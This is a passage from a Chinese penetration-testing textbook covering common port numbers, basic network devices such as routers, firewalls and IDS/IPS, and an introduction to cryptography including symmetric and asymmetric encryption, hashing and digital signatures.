另一个需要讨论的问题是端口。端口允许计算机发送数据，同时按类别识别该数据。这意味着使用的每个常用端口都与某个特定协议或特定应用程序相对应。例如，通过21端口发送数据是向接收系统表明，其接收的该流量是FTP请求，因为来自对应的端口。此外，由于识别了流量来源端口，来自最初所查询系统的响应最终可被正确处理。这同样适用于网络流量和邮件流量等。

为了帮助更好地理解端口以及端口与IP地址的关系，现在换个思考角度。IP地址和端口是共同使用的，两者通常以如下形式并用：

192.168.1.10:80

在本例中，冒号之前的部分是指某台特定的计算机，其后则是端口。二者组合在一起形成所谓的“套接字”。可将IP地址想象为银行或ISP的电话号码，而端口则与电话分机

相同。某公司可以有一个总机号码，其员工有一些分机，这就是端口的工作方式。一个系统可以有一个IP地址，其上关联了大量的端口。

这些端口及其相关协议和应用程序的知识对于扫描系统的特定漏洞非常重要。相关端口列表如下：

知名端口 它们是日常操作中最常见的端口，端口号范围为0~1023。读者应该已经熟悉这个范围中初始段的大部分端口号。应了解的端口列表如表2.3所示。

表2.3 知名端口

端口	用途
20和21	FTP
22	SSH
23	Telnet
25	SMTP
42	WINS
53	DNS
80和8080	HTTP
88	Kerberos
110	POP3
111	Portmapper——Linux
123	NTP
135	RPC-DCOM
139	SMB
143	IMAP
161和162	SNMP
389	LDAP
445	CIFS
514	Syslog
636	安全LDAP

注册端口 此类端口的端口号范围为1024~49150。注册端口是已由在用户当前权限之外运行的其他应用程序标识为可用的端口。例如端口1512，该端口用于支持WINS流量。表2.4列出了有价值的注册端口。

表2.4 有价值的注册端口

端口	用途
1080	Socks5
1241	Nessus服务器
1433和1434	SQL服务器
1494和2598	Citrix应用程序
1521	Oracle监听程序
2512和2513	Citrix管理程序
3389	RDP
6662-6667	IRC

动态端口 此类端口的范围为49152~65535。它们是可用于由应用程序发起的任何TCP或UDP请求的“空闲”端口，它们用于支持尚未在注册端口范围内正式注册的应用程序流量。

2.2.5 网络设备

网络内部包含各种提供附加功能的设备或装置，例如控制流量等。本节将讨论现代网络中可能存在的常见网络设备。在此只是对这些设备做一个基本概述，在本书后续章节中将进一步细化说明。

1. 路由器

路由器的主要功能是根据网络地址将数据包转发到适当的位置。由于路由器在网络层转发流量，因此将其视为第3层设备。在讨论路由器时，也要讨论IP等协议，也就是讨论IP寻址机制。

路由器也用作不同类型网络间的网关。例如，两个网络(假设为两个不同的IP段)需要通过路由器连接。或者可能的另一种情况是，互连的各个网络上使用的协议无法被另一个网络解析——例如IPv4与IPv6互连的情况。路由器为此类鸿沟架设桥梁，使得不同网络上的不同协议得以进行通信。

大多数现代路由器实现了所谓的网络地址转换(Network Address Translation，NAT)。这是一种使多个内部网络客户端能够使用单个公网IP地址访问Internet的技术。路由器至少需要两个接口：一个用于Internet，另一个用于内部网络。外部连接(或称公网侧)从ISP租用公网IP地址。路由器的内部连接到本地内部网，其中包含所有内部管理的资源。当内部客户端请求外部资源时，路由器接收该流量并将其发送到公共IP的公共端。此过程保护内部客户端的IP地址，并通过同一个公共IP转发所有出站请求。

2. 交换机

交换机根据目标计算机或设备的硬件/物理地址处理和传送数据。硬件地址也称为介质访问控制(Media Access Control，MAC)地址，是在网卡(Network Interface Card，NIC)制造时写入其中的永久性标识符。

MAC地址共48位，分为6对十六进制值，例如：

c0-cb-38-ad-2b-c4

MAC的前半部分指明网卡制造商，称为组织唯一标识符(Organizationally Unique Identifier，OUI)。因此在上面的例子中，c0-cb-38用于标识供应商，ad-2b-c4用于标识设备或NIC本身。

现在我们不再继续纠缠这些细节。交换机被视为第2层设备，因为它们在第3层路由器功能的下一级运行。网络层包含所有IP寻址操作；第2层严格地仅处理MAC地址。第3层处理数据包，而第2层处理LAN的帧。

回到前面的主题，让我们讨论广播域和冲突域，因为在对网络进行调查时该概念会直接影响到你的一些操作。简而言之，广播域是一种环境，在该环境中通过线路发送的流量

将广播到连接到该网络的所有主机或节点。例如，ARP请求是向网络广播的用于将IP地址解析为硬件地址的请求。

冲突域是其中流量可能与其他流量相冲突的网段。在冲突域中，发送的数据将不会广播到所有附加的节点，但可能与其他流量发生碰撞。

3. 代理服务器

你可能已经体验过代理服务器业务——你的工作场所的浏览器可能必须直接指向一台代理服务器，才能访问外部资源(如网站)。实施这种解决方案有多种原因。应用代理服务器的好处之一是可以保护内部客户端系统。代理服务器作为内部网络客户端系统与Internet之间的中介，成为与外界联系的窗口。这样可以防止客户端系统直接与外部来源通信，从而降低了风险。另外，作为中间人，代理服务器具备保护其客户端的能力；换言之，代理可以按内容过滤流量。这意味着代理在应用层(第7层)运行。代理可以过滤流量请求并在一个相当详细的级别上验证合法流量，这对于较低级别的防火墙有很大的帮助。这样，当用户尝试浏览一个被阻止的站点时，如果代理中设置了阻止该请求的过滤器，请求将被彻底拒绝。代理还可通过缓存经常访问的站点和资源加快浏览速度。缓存站点可以直接提供给本地客户请求，这远快于从实际Web资源读取数据的速度。

4. 防火墙

下面继续介绍防火墙类设备，它们主要可分为两大类：

包过滤 包过滤防火墙基本上通过检查数据包头信息确定流量是否合法。它们使用基于头部的信息(例如IP地址和端口的判定规则)确定是允许还是拒绝数据包进入。

有状态包过滤 有状态防火墙根据发起流量的连接的“状态”确定流量的合法性。例如，如果在客户端机器和Web服务器之间建立了一个合法连接，则有状态防火墙将参考该连接的状态表，以验证来自该连接的流量是否已经审查且合法。

5. IPS和IDS

对于任何渗透测试而言，入侵防御系统(Intrusion Prevention System，IPS)和入侵检测系统(Intrusion Detection System，IDS)都是重点关注对象，因为测试中会经常遇到它们。作为一名渗透测试者，需要考虑可能的所有设备。IPS和IDS是设置于网络中用于捕获网络访问活动的设备。学习的关键是“小步不停步，天天有进步”。首先让我们熟悉IPS和IDS的基础知识；如果知道其工作机理，也就能学习如何规避其防御。

IDS的工作目标是“检测”任何可疑网络活动，而不是对其进行响应。本质上IDS是被动的。用通俗的语言来说，这意味着有可疑的网络活动时，该设备将以通知管理员发生了问题的方式进行被动响应。尽管是被动的，使用此类设备的好处是它能够在不会对整个网络的运行产生负面影响的前提下，有效地捕捉可能的恶意网络活动。而其明显的缺点

是，其能够做出的唯一响应是发出一条通知消息。另一方面，IPS则是主动和预防性的。IPS不仅可以感知网络上的潜在恶意活动，还可以采取措施防止进一步的损害，阻止进一步的攻击。

2.3　本章小结

在本章中，介绍了一些信息安全相关的基础知识。首先，我们讨论了操作系统的作用和当今市场上不同类型的操作系统，如Linux、Unix和微软Windows。Windows是目前市面上最受欢迎的操作系统，占有超过75%的桌面和服务器市场。在渗透测试人员和安全专家中，最受欢迎的是灵活而强大的Linux操作系统。

本章还介绍了网络知识，包括网络的不同类型和相应的配置。我们讨论了OSI模型的7个层次以及它们在网络设计和运行中的意义，还介绍了它们如何定义网络的功能。最后，本书介绍了IP协议和典型网络协议的基础知识。

2.4　习题

1. OSI模型的目的是什么？
2. TCP和UDP有何区别？
3. MAC地址是什么，它存储在何处？
4. 公网和内网IP地址有什么区别？
5. 在IPv4地址中，主机地址和网络地址有什么区别？
6. 什么是路由器，它工作在OSI模型的哪一层？
7. IPv4地址中有多少位？

第3章

密码学简介

密码学涉及安全和信息技术的许多不同领域，同样也涉及渗透测试。在后续章节中将学习的很多方法要么使用了不同方面的密码学知识，要么可通过应用密码学工具和技术简单地失效。事实上，如果没有密码学，在某些情况下电子商务和数据保护中使用的多种机制将不可能存在。因此，本章将介绍密码学的不同领域，以及对密码学的了解将如何提升渗透测试者的能力。

本章将学习：

- 认识密码学的目标
- 定义密码学领域的重要术语
- 区分对称加密与非对称加密
- 学习数据哈希技术
- 了解如何使用PKI

3.1 认识密码学的4个目标

密码学领域关注信息的处理以及将信息变换为不同目标形式。变换的方法可以是多种方法之一，甚至可以是混合方法，即组合使用不同的方法以得到特定的期望结果。密码学有4个目标：

机密性

机密性意味着需要保持秘密或私有的信息只能由得到与该信息进行交互或查看的授权的相关方访问。

完整性

密码学旨在保护数据和信息的完整性，或至少提供一种检测对某条指定信息的未授权更改的手段。给定方接收或访问的一条信息需要向接收方提供一定的置信度，确保该信息准确且在收件人接收或访问该信息之前未进行任何更改。

认证

认证意味着应用了某种机制以确保收到的信息来自给定的来源并真实有效。实际上，

几乎每种在网络上和其他情况中使用的主流认证机制都需要使用某种程度的密码学以正常工作。

不可否认性

不可否认性是一种保证某行为的行为方或发起人可以明确而无歧义地绑定到某一方的属性。有了不可否认的机制，即有可能构建这样的一个系统，在该系统中，可将某种特定行为直接追溯到行为者个人或团体，而不存在抵赖该行为的现实可能性。

在目前称为密码学的知识体系内，并没有一种放之四海而皆准的技术能解决所有这些问题。在实践中，一个系统需要将其优缺点与其他系统的优缺点结合起来，以实现全面保护的解决方案。这通常被称为混合密码系统。在从电子商务到检索电子邮件再到解密硬盘上的数据等多种日常使用的系统中，大多应用了混合密码系统。

3.2 加密的历史

有一些古代文明使用的古老技术虽然要比今天的技术简单，却足以阐述密码学特别是加密的概念。

> ▶ 在本书中，密码学/加密技术是指对于安全通信技术的研究和应用的整体，而加密则是指密码学技术中处理信息机密性的一小部分。

当称为象形文字的书写系统诞生时，它是一种只有少数人才能学习的语言。学习如何使用象形文字的人主要是皇室或宗教领袖成员。正是由于这种对该语言的垄断，随着古埃及文明的衰亡以及新的宗教制度和信仰的诞生，象形文字的含义失传了。在解密这些象形文字之前，许多人认为这些符号代表了从生命的秘密到特殊的魔法药剂，甚至是如何获得永生的方法的各种各样的意义。显然，这些认识都源自无人能够解码该语言的事实。

这对于我们研究密码学和加密有何意义？首先，这是一个传达对外部观察者而言并不显然无疑的思想的系统。这正是加密的功能：将一条消息变换为一种对不了解该系统工作机理的人而言不易理解的格式。接下来，可以得出结论，思想可以从一种语言转换为象形文字，也可以从象形文字转换为原始语言。这对于加解密而言同样适用：通过加密某些信息可以变换为其他人不了解的格式，也可以通过解密变换成任何人都可以轻松阅读的格式。最后，通过使用当今世界称为密码分析(cryptanalysis)的技术逆向这套符号系统，而不是通过正向掌握系统如何工作，语言学家能够解析符号背后的意义。事实上，语言学家用来解读象形文字的流程是模式识别。它与频率分析(frequency analysis)的流程大致相似，后者本身则是寻找可能提示消息的原始内容或含义的模式和分组的过程。

两千年来，还出现了其他一些著名的密码系统，例如第二次世界大战期间出现的“谜

语”密码机(enigma machine)。第二次世界大战中，德国军方使用这一机器与战场上的海军部队和陆军部队收发编码信息。该机器基本上类似于一台打字机，区别之处在于它有一套由拨号盘、齿轮和插头组成的系统。通过将该系统设置为不同的组合，可将打字输入系统的消息输出为不同的字符和字母组合，如果不知道原始设定的编码配置，几乎不可能破解加密的消息。

在第二次世界大战后的数十年中，密码系统和加密技术一直保持着快速的发展势头，并且这一势头还将持续。最新的进展囊括了从非对称和公钥系统到基于量子物理的高性能密码系统等种种技术。

3.3　密码学常用语

在此提供一些密码学领域的通用定义，在审核或评估不同技术和系统时，或在审查客户组织的法律或规章标准时会经常用到它们。法规中也可能经常包括加密和解密以及算法等术语。作为渗透测试者，如果客户要求满足某些标准或规定，则需要熟悉这里提供的术语。

明文

明文是指加密系统处理前的任何信息。它未经加密变换成另一种形式， 可以是二进制信息，例如系统中的可执行文件和数据文件。

密文

密文是明文经过加密系统变换后的结果。按照设计，除非破译者了解加密系统并且知道用于将密文变换为明文的特定组合或顺序，否则密文不会易于破译。可如此解释加解密语境中的明文和密文术语：可以使用加密将明文变换为密文，同样也可以使用解密将密文变换成明文。

算法

要将明文转换为密文或将密文转换为明文，需要使用算法。可将算法视为一个公式，描述为实现所需的结果必须以何种顺序完成哪些特定步骤的一套流程。算法给出一系列可重复的一致的步骤，按照这些步骤，可实现系统设计人员期望的任意结果。作为一名渗透测试者，需要熟悉许多不同的算法名称和类型，以理解何种算法适合解决何种问题。

密钥

一种算法要负责定义一个密钥，或者更具体地说是一个密钥空间。当讨论一个算法及其明文/密文的相互变换时，会很快发现只了解算法本身聊胜于无。这是因为一种优良算

法会定义不同设置，可用于将任何信息从一种格式变换为另一种格式。事实上，更准确地说，算法会定义可以用于格式变换的所有可能设置，但该算法不会告诉你任意一条加密信息所使用的具体设置。

想象一下，某个算法定义英文中的每个字母都可以用1~26的数字表示。该算法定义，在将明文中的所有字母按照其在字母表中的排列顺序变换为数字后，再向每个数字加上一个数(即密钥)得到一个新数字，反过来又按照字母表位置表示一个新的字母。

例如，如果规定字母A等于1并选择4作为密钥，则1+4等于5，E是字母表的第5个字母。这样，消息中的字母A将被替换为字母E。通过继续该过程，对消息中的每个字母进行此变换，即完成了使用密钥将明文变换为密文的过程。

尝试解码这种简单系统的人最终可能会找到正确的密钥4。然而，现代系统具备数百万种可能性，需要几辈子的时间才能获得正确的密钥。使用现代算法生成的可能的密钥数量被称为密钥空间。

3.4 比较对称和非对称加密技术

加密技术可分为两种主要类型：对称加密和非对称加密(也称为公钥加密)。

3.4.1 对称加密技术

对称加密也被称为传统加密技术，因为它已存在多年。对称系统将明文使用一个密钥通过某种算法进行处理，得到密文。要逆向这一由给定密钥(假设密钥为4)的算法将明文变换为密文的处理过程(也就是将密文变换回明文)时，不能随意使用其他密钥。必须再次使用密钥4才能成功进行逆变换。换言之，在对称系统中，加密和解密信息使用相同的密钥。其概念如图3.1所示。

同任何技术一样，这一简单性有利有弊。对称系统的优点众多，这里重点介绍其中一些明显的优点。

- 在将明文变换为密文时，对称系统很快，特别是在处理大量信息(有时称为批量数据)时，反之亦然。随着数据量的增加，速度效益变得更加显著，与提供加密服务的其他系统相比，系统效率优势也更大。事实上，大多数(如果不是全部)对称系统被专门设计用于满足批量数据处理的特殊需求和特性。
- 对称系统的另一个优点是它们在现代服务器和其他技术中应用的某些认证技术中占有一席之地。




图3.1　使用单个密钥的对称加密系统示例

俗话说，有所得必有所失，对称算法也是如此。以下是对称系统的缺点：

- 对称系统缺乏密钥管理系统，或者说至少缺乏一个易于实施的密钥管理系统。如前所述，该系统使用同一个密钥进行加密和解密，问题出现在加密信息后需要将其发送到接下来需要解密数据的另一方时。为此不仅需要算法，还需要密钥。此处的挑战是如何将加密的数据和密钥传递给另一方，且避免落入未经授权拥有该信息者的手中。显然不能同时发送密钥和数据，因为这样做任何正在窃听的人都可以捕获两者，从而拥有了查看希望保密的信息所需的一切。

  解决这一密钥管理问题的方法是使用一个带外(out-of-band)分发流程。简而言之，在加密数据并发送给第三方时，不应使用传送密钥的同一条路径发送该信息(无论是立即发送还是稍后发送)，而应改用另一路径发送信息。传送密钥的方式可以是打电话，把钥匙写在纸上交给对方，或者骑上摩托车穿过城镇送“钥”上门。只要不与加密数据使用相同的途径即可。但是，如你所见，这是一种笨拙的处理方式。
- 对称系统的另一个重要问题是，事实上在系统中没有明确的提供不可否认性能力的手段。如果要使用密钥来识别个人，则不能使用密钥和对称系统，以及迄今所知的任何其他可用类似系统，来识别某个特定加密操作的执行者。无法将某个密钥追溯到特定个人。

恺撒密码是最早且较为简单的对称加密系统之一，同时即使对于今天的对称系统，它也可以作为一个很好的说明系统工作原理的示例。理解该对称系统有助于正确应用当今的其他对称系统。

恺撒密码的工作方式与所有具有低复杂度的对称密码一样。在该系统中，明文在字母表中右移一定位置。例如，当移位量为1时，A将被B替代，B将变为C，依此类推。广为

人知的ROT13加密系统是恺撒密码的一个移位量为13的变体。与现代系统相比，恺撒密码几乎没有通信安全性可言，人工即可轻易破解。

为了将加密的消息从一方传递到另一方，双方必须拥有一个密钥，以便发送方能对其进行加密，接收方可以对其进行解密。对于恺撒密码而言，密钥就是密文在字母表中的字符移位数。

将明文输入The way of the hero leads to the Triforce使用移位量3进行加密的示例如下。

明文：The way of the hero leads to the Triforce

密文：WKH ZDB RI WKH KHUR OHDGV WR WKH WULIRUFH

很容易看出明文中的每个字符如何在字母表中移动。通过使用-3的偏移量来解密也同样简单。

常用对称加密算法

当前有大量可用的对称算法；下面的算法是渗透测试者最常遇到的对称加密算法。

- 数据加密标准(Data Encryption Standard，DES)：在当今的许多应用程序中仍能见到DES算法，但鉴于该算法脆弱而易被破解，应该在应用程序中避免使用。在此处列出的对称加密算法中，DES最为脆弱，在以保密性为第一考虑的应用程序中应避免使用DES。
- 三重DES(3DES)：该算法是DES算法的扩展，其加密强度是DES算法的三倍。在无线网络、电子商务和驱动器加密等应用程序中常用该算法。
- 高级加密标准(Advanced Encryption Standard，AES)：作为DES的替代品，AES和3DES是同期产品。和3DES一样，该算法在多种现代技术中很流行。
- 国际数据加密算法(International Data Encryption Algorithm，IDEA)：这个算法通常会在Pretty Good Privacy(PGP)系统中遇到。

这个列表绝非在现实世界中使用的算法全集。3DES和AES是最可能遇到的。

3.4.2 非对称(公钥)加密技术

非对称(或公钥)加密技术是最新的加密形式之一(它已有大约40余年的历史)。非对称系统能提供一些对称系统无法提供(或至少能用更有效的方式提供)的优点。具体而言，这种类型的加密提供了对称系统中缺乏的功能，例如不可否认性和密钥分发方面的优点。

比较非对称系统与对称系统时，有一个从一开始就很明显的主要区别：系统中使用的密钥数量。基于非对称系统的构建方式，将为该类系统的参与者颁发两个而非一个密钥，其中一个是公钥，另一个是私钥。

公钥和私钥之间有何区别？

- 公钥是任何该密钥请求者均可无明显限制(至少在请求时点上)任意访问的密钥。
- 私钥是配合公钥使用的密钥，顾名思义，该密钥是私有的。按照定义，未被专门分配私钥的任何人均不能访问该密钥，以保证系统正常工作。

当个人或组织在系统中注册时，将生成一个由公钥和私钥组成的密钥对。这对密钥从创建之时直到销毁都彼此链接，意味着使用一个密钥执行的加密只能使用另一个密钥解密。这对密钥的另一个重要属性是，任何持有一个密钥的人无论多么仔细地分析该密钥，都无法确定另一个密钥的特征。在讨论此类系统时，这是一个必须记住的事项。正是因为这一独特属性，可以发布一个任何人均可访问的公开密钥；不存在能够访问公共密钥的人获知私钥的风险，因此保护了私钥本身。

在该非对称系统中，任何一个密钥均可用于执行加密，也可以用于执行解密；然而，两个密钥都不能用于对同一条信息执行两种操作。换言之，如果私钥用于加密某个给定明文，则不能用于解密该明文加密后生成的密文。解密使用私钥创建的密文的唯一方法是使用公钥。

那么，相比于对称加密系统，使用非对称或公钥系统有什么优点呢？

- 第一个优点是密钥管理。密钥管理更为简单，因为密钥不需要分发给任何其他系统使用者。实际上，任何注册到系统中的人都将得到一个为其生成的密钥对，密钥对中的私钥由他们单独保管，而公钥则公开发布，供任何需要进行与私钥持有者相关的加密/解密操作的人获取。正因为如此，除了发布公钥之外，不需要密钥的分发过程。
- 非对称系统的第二个优点是，当这个密钥对是为个人生成时，如果他们单独拥有一个私钥并保持该私钥的机密性和安全的所有权，那么这就成为一种决定性的解决不可否认性问题的方法。换言之，如果收到一条来自个人的加密信息，则接收方只需要获取前者的公钥，并使用该公钥解密接收到的信息。如果解密过程成功，则可确定它来自某个特定的发件人。除非发件人丢失了他们的密钥的控制权且未报告，否则他们无法否认自己发送了该条信息。

非对称系统的最大缺点在于使用不对称算法处理越来越大的数据量时性能不佳。换句话说，非对称系统对于批量数据表现不佳，根据某些估计，对应的对称加密系统可在性能方面超过其1000倍。

要使公钥系统有效工作，必须有一种途径，以一种得到普遍信任的方式将密钥对无二义地、机密地关联到给定的个人或团体。公共密钥基础设施(Public Key Infrastructure，PKI)以及3.7节中将介绍的几种其他方法专用于处理该问题。

常用非对称加密算法

多年来已经开发了许多非对称加密法，但是在日常工作中可能只会遇到其中一小部分。

- RSA：这是20世纪70年代后期在美国开发的算法，它现在仍被继续用于许多不同的系统中。
- ECC，即椭圆曲线密码(Elliptical Curve Cryptography)：这是一种在移动设备和其他计算性能较高的系统中被广泛应用的系统。
- Diffie-Hellman：这更接近于一个密钥交换协议，而非实际的数据加密机制。Diffie-Hellman在今天的许多应用程序中颇为流行。

3.5 通过哈希算法变换数据

哈希算法是数据变换的另一种方法，但它与加密或解密有所不同。哈希操作的目标是验证期望加以该层次保护的信息的完整性。实际上，哈希操作不提供任何机密性功能，这意味着任何经过哈希算法处理的信息只能提供一种检查信息完整性的手段。该信息仍然会保留在使用哈希算法处理之前的原始格式。

哈希是一个单向过程，即通过哈希算法处理的信息仍然保持原始格式，但该算法会产生一个固定长度的字符串，对于每个唯一输入，输出字符串都是唯一的。虽然每个输入的字符序列会有很大差别，但所产生的哈希值或消息摘要的实际长度将始终相同。基于这些算法所设计的哈希消息摘要方式，可认为它们是不可能或数学上无法逆向的。

下面用一组简单例子介绍哈希过程。为了说明哈希操作的过程，将使用password一词开始，然后向其后添加一个字符，以体现输出的变化。在下面的例子中，原始输入和输出分居于等号左右两侧。

Password = 5F4DCC3B5AA765D61D8327DEB882CF99

Password1 = 7C6A180B36896A0A8C02787EEAFB0E4C

Password2 = 6CB75F652A9B52798EB6CF2201057C73

Password3 = 819B0643D6B89DC9B579FDFC9094F28E

Password4 = 34CC93ECE0BA9E3F6F235D4AF979B16C

Password5 = DB0EDD04AAAC4506F7EDAB03AC855D56

由这些例子可见，输入字符串的每个变化(甚至只是单个字符的改变)都会导致生成的哈希值发生显著变化。在实践中，这种变化只会告知查看者信息发生了更改，但不会告知

何处发生了更改，从而提示进行更细致的原始输入检查或其他操作。哈希值是将信息压缩为固定长度值的结果。单向哈希函数有时也称为一次性密码密钥或指纹。

常用哈希算法

下面是目前常用的两种哈希算法。

- Message Digest 5(MD5)：MD5在软件应用程序、数字签名和其他环境中仍然非常流行。在许多场合，MD5已被SHA2替代。
- 安全哈希算法(Secure Hash Algorithm，SHA)系列。
  - SHA-0：曾在SHA-1之前使用，现已被SHA-1替代。
  - SHA-1：另一个更为常用的哈希算法，该算法已被破解。
  - SHA-2：设计用于SHA-1的升级。

3.6　一种混合系统：使用数字签名

到目前为止，本书已经介绍了许多不同的系统：对称加密、非对称加密和哈希。本书尚未进行的是说明具体如何基于这些不同系统构建更复杂的解决方案。通过集成这些不同的技术可创建多种密码系统；事实上，将这些技术组合运用来共同构建不同的通常统称为混合密码系统的解决方案是一种通用做法。本节中介绍的则是其中之一：数字签名。

作为一个渗透测试者，会遇到驱动程序、日志文件、数据和其他项的数字签名。需要知道的是，对于使用了数字签名的目标，改变或扰乱其内容将使签名无效，并可能给行为留下事后证据。

为说明数字签名，可分析传统的墨水纸张签名的特征，以借鉴该知识帮助更好地理解数字签名。设想一下在纸张上签名的行为。当你在一张纸上签上名字时，由于签名应当是你独有的，因此你提供了一种验证身份的方式和一种实现不可否认性的手段。因为在理论上任何人都无法创建与你完全相同的签名(不考虑伪造签名的情况)。此外，这种类型的签名附在纸质文件上时，表明你认同的是放置在你面前的文档，而不是此文档在签署前后的其他版本，这提供了确保文档完整性的方法，因为对文档所做的任何更改都有在更改过程中丢失你的签名的风险。

将其与电子版本的签名对比，后者通过向文档加入一个唯一的签名，可以快速实现不可否认性、身份验证和完整性检查。需要使用何种前文讨论的技术以达成该目标应该很明显。如果此时你想到了公钥或非对称加密系统以及哈希，请你给自己打个高分，因为它们正是用于构建数字签名的技术。

